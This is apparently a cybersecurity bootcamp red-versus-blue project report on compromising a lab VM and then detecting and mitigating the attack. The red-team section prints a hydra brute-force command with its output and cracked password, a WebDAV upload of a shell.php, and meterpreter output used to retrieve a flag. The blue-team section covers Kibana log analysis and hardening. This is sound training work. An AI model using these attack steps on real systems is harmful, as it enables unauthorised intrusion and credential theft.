Red v Blue

Project 2

Assessment, Analysis,
and Hardening of a Vulnerable System

Taylor Fletcher | University of Richmond Cybersecurity Bootcamp | July 2021

Table of Contents

This document contains the following sections:

01 **Overview and Objectives**

02 **Network Topology**

03 **Red Team**: Security Assessment

04 **Blue Team**: Log Analysis and Attack Characterization

05 **Hardening**: Proposed Alarms and Mitigation Strategies

06 **Resources**

Overview and Objectives

Overview and Objectives

The *first* **objective** of this project was to expose vulnerabilities on the victim machine, **Capstone VM**, using our attacking machine, **Kali VM**, while monitoring our attack on a separate **ELK VM**.


The *second* **objective** of this project was to see what activity was actually picked up by our monitoring machine (ELK).

The *third* **objective** of this project was to see how we can mitigate the vulnerabilities by hardening the system and/or creating an alert system that notifies the security team when the system is breached.

Tools used: netdiscover, nmap, Metasploit, MSFVenom, hydra, Kibana, meterpreter

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

Hostname: **ML-REFVM-684427**
IPv4: 192.168.1.1
OS: Windows

Hostname: **Kali VM**
IPv4: 192.168.1.90
OS: Linux

Hostname: **Elk VM**
IPv4: 192.168.1.100
OS: Linux

Hostname: **Capstone VM**
IPv4: 192.168.1.105
OS: Linux

Red Team
Security Assessment

Recon: Describing the Target

Netdiscover identified the following hosts on the network: *reference image 1*

We also use an nmap scan to see what ports were open on the victim machine. See reference image 2

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Host machine for all three VM's
ELK VM	192.168.1.100	SIEM Monitoring (Kibana)
Capstone VM	192.168.1.105	Web server host/Victim Machine
Kali VM	192.168.1.90	Pen Testing Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Traversal	Multiple directories were available on the web server. By accessing the directories and the .txt files within the directories, we were able to understand the file system.	After understanding the file system, we uncovered the a hidden */secret_folder* existed that required a username and password.
Brute Force Attack	In order to view confidential files (/secret_folder) a username and password were required. The username was provided in one of the .txt files on the web server.	The administrator password was weak, allowing us to brute force the password quickly.
File upload through company server	Once inside the /secret folder, there were instructions on how to access the corp server.	By gaining access to the corp server, we could upload any file we desired to be executed.
Reverse Shell (reverse_tcp)	After finding that files could be uploaded, we used uploaded a shell.php allowing back-door entry.	With the backdoor entry, we were able to maneuver around the file system freely and retrieve all of the hidden information we desired without raising suspicion.

Exploitation: Exposed Directories on Web Server

01

Tools & Processes


- Nmap scan to reveal port 80 is open, implying we can view it through the web browser.
- Simple investigation throughout the file system
- To view nmap scan, view reference image 2.

02

Achievements

- Ashton is in charge of a /secret_folder
- Most likely the username to login to /secret_folder is his name “ashton”

03



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Administrator Password Cracking!

01

Tools & Processes


- Hydra was used once we established that the username was “ashton”
- We used the rockyou.txt wordlist for our password database.

02


Achievements

- Password acquired: **leopoldo**
- Successful access to /company_folders/secret_folder

03



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 1434
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 143
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 1434
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 143
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 1434
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 1434
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 1434
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 1434
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 1434
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 1434
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 143
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 1434
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 143
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 1434
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 143443
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-14 19:20
root@Kali:~# 
```



```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/
```

Exploitation: File Upload Through Company Server

01

Tools & Processes


- Decrypt Ryan’s password (md5 hash)
- Create the shell exploit using MSFvenom
- Upload the file
- Cadaver
- Steps can be seen in reference image 3

02


Achievements

- We got into Ryan’s (CEO) account.
- From there, we could access /webdav which allowed file upload.
- Once we formed our exploit, we could upload the executable file

03


Mozilla Firefox
192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/connect_to_corp_
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offer

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5c

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



```
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/> put shell.php
Uploading shell.php to `/webdav/shell.php':
Progress: [=============================>] 100.0% of 1113 bytes succeeded.
dav:/webdav/>
```

Exploitation: Reverse tcp Shell

01

Tools & Processes


- Metasploit: set up reverse tcp shell in metasploit to appropriate LHOST and RHOST.
- Run shell.php through /webdav directory
- Open the shell
- Maneuver through the directories to find the hidden flag
- Download the flag to the local host.

02

Achievements

- Through this process we received shell access
- We were able to navigate through the file system and retrieve the hidden flag.
- See reference image 4

03




```
meterpreter > cd /
meterpreter > ;s
[-] Unknown command: ;s.
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2021-07-17 06:04:29 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2021-07-17 06:03:50 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   920         dir   2021-07-17 06:21:46 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2021-07-17 06:03:54 -0700  sys
41777/rwxrwxrwx   4096        dir   2021-07-17 06:04:47 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > download flag.txt
[*] Downloading: flag.txt → flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): flag.txt → flag.txt
[*] download   : flag.txt → flag.txt
meterpreter > █
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occurred at 13:40 on July 15th 2021
- There were 1,111 hits from 192.168.1.90
- All of the requests were syn requests, which indicates a port scan. Also, we could verify this by checking our nmap results to verify that there were 1,111 packets send during the scan.



destination.ip: 192.168.1.105 and source.ip: (not 192.168.1.105) and destination.port: (not 443 or 80)

Jul 15, 2021 @ 00:13:40.00 → Jul 15, 2021 @ 00:13:45.00

packetbeat-*

Selected fields


source.packets

1,111 hits

Jul 15, 2021 @ 00:13:40.000 - Jul 15, 2021 @ 00:13:45.000 — Auto

Analysis: Finding the Request for the Hidden Directory

- 745,873 requests were made for the /company_folders/secret_folder at 23:00 on July 14, 202
- The connect_to_corp_server file was accessed, giving the attackers information on how to connect to the server using webdav, a vulnerable application, and using the CEO's login information found in the connect_to_corp_server file.




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://company_folders/secret_folder	745,873
http://company_folder/secret_folder	269,749
http://192.168.1.105/company_folders/secret_folder/	16,218
http://127.0.0.1/server-status?auto=	2,630
http://snnmnkxdhflwgthqismb.com/post.php	402

Analysis: Uncovering the Brute Force Attack

- There were 7,188 hits made in this attack. Only one was successful.
- 7,187 hits received a 401 response code (error)



source.ip : 192.168.1.90 and url.path : "/company_folders/secret_folder/" and user_agent.original : *Hydra*

Jul 15, 2021 @ 02:20:00.00 → Jul 15, 2021 @ 02:30:00.00


7,188 hits

Jul 15, 2021 @ 02:20:00.000 - Jul 15, 2021 @ 02:30:00.000 —

Time	user_agent.original	destination.ip	url.path	http.response.status_code
Jul 15, 2021 @ 02:20:33.405	Mozilla/4.0 (Hydra)	192.168.1.105	/company_folders/secret_folder/	401
Jul 15, 2021 @ 02:20:33.405	Mozilla/4.0 (Hydra)	192.168.1.105	/company_folders/secret_folder/	401
Jul 15, 2021 @ 02:20:33.405	Mozilla/4.0 (Hydra)	192.168.1.105	/company_folders/secret_folder/	401
Jul 15, 2021 @ 02:20:33.395	Mozilla/4.0 (Hydra)	192.168.1.105	/company_folders/secret_folder/	401
Jul 15, 2021 @ 02:20:33.385	Mozilla/4.0 (Hydra)	192.168.1.105	/company_folders/secret_folder/	401
Jul 15, 2021 @ 02:20:33.375	Mozilla/4.0 (Hydra)	192.168.1.105	/company_folders/secret_folder/	401
Jul 15, 2021 @ 02:20:33.364	Mozilla/4.0 (Hydra)	192.168.1.105	/company_folders/secret_folder/	401

Analysis: Finding the WebDAV Connection

- There were 8 total requests made to this directory
- The below image shows that Kibana was able to recognize she shell.php file uploaded to webdav.



```
> Jul 17, 2021 @ 14:40:30.428  /webdav/shell.php    put
> Jul 17, 2021 @ 14:40:30.427  /webdav/shell.php    put
> Jul 17, 2021 @ 14:40:30.284  /webdav/shell.php    put
> Jul 17, 2021 @ 14:40:30.283  /webdav/shell.php    put
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

We can create an alarm to inform the security team that a port scan is occurring.

An alert that notifies the security team of more than 3 requests per second from an IP address would be a good threshold.

System Hardening

On the host machine, all incoming traffic can be blocked except for those needed (port 22 and 80).

The host configuration can also be set to allow a certain amount of SYN requests within 1 second.

Having an active monitoring team set up with appropriate alarms/alerts is also one of the best tools to harden the system. This ensures a rapid response to any issue that arises.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Two alarms can be set for the **/secret_folder**:

- Ip addresses that are not whitelisted (only those allowed to access the secret folder)
- Any changing of permissions within those who can access the secret folder.

System Hardening

The host file can be changed to allow whitelisted IP addresses:

```
 nano /etc/httpd/conf/httpd.conf
    Order allow,deny
    Allow from 192.168.1.1
    Allow from 192.168.1.105
    Deny from 192.168.1.90
```

Another simple hardening technique would be to remove all mention of the **/secret_folder** in the publicly accessible files, since that is how the attacker was able to find out a **/secret_folder** existed.

Mitigation: Preventing Brute Force Attacks

Alarm

One alarm to mitigate a brute force attack is to set up a lock-out policy after 5 incorrect logins within a 15 minute time period.

After the lockout- an email would be sent to an administrator and the password would need to be reset through another form of authentication.

System Hardening

Three ways to harden against a brute force attack:

- Strengthen passwords (require all employees to change their password to meet the new password requirements)
- Two-factor authentication
- Account lockout and admin reset after incorrect login attempts

Mitigation: Detecting the WebDAV Connection

Alarm

Similar to the /secret_folder alert, we can do the same for webdav. We can have whitelisted Ip addresses so that the security team is notified if any IP addresses that are not on the whitelist are accessing webdav.

System Hardening

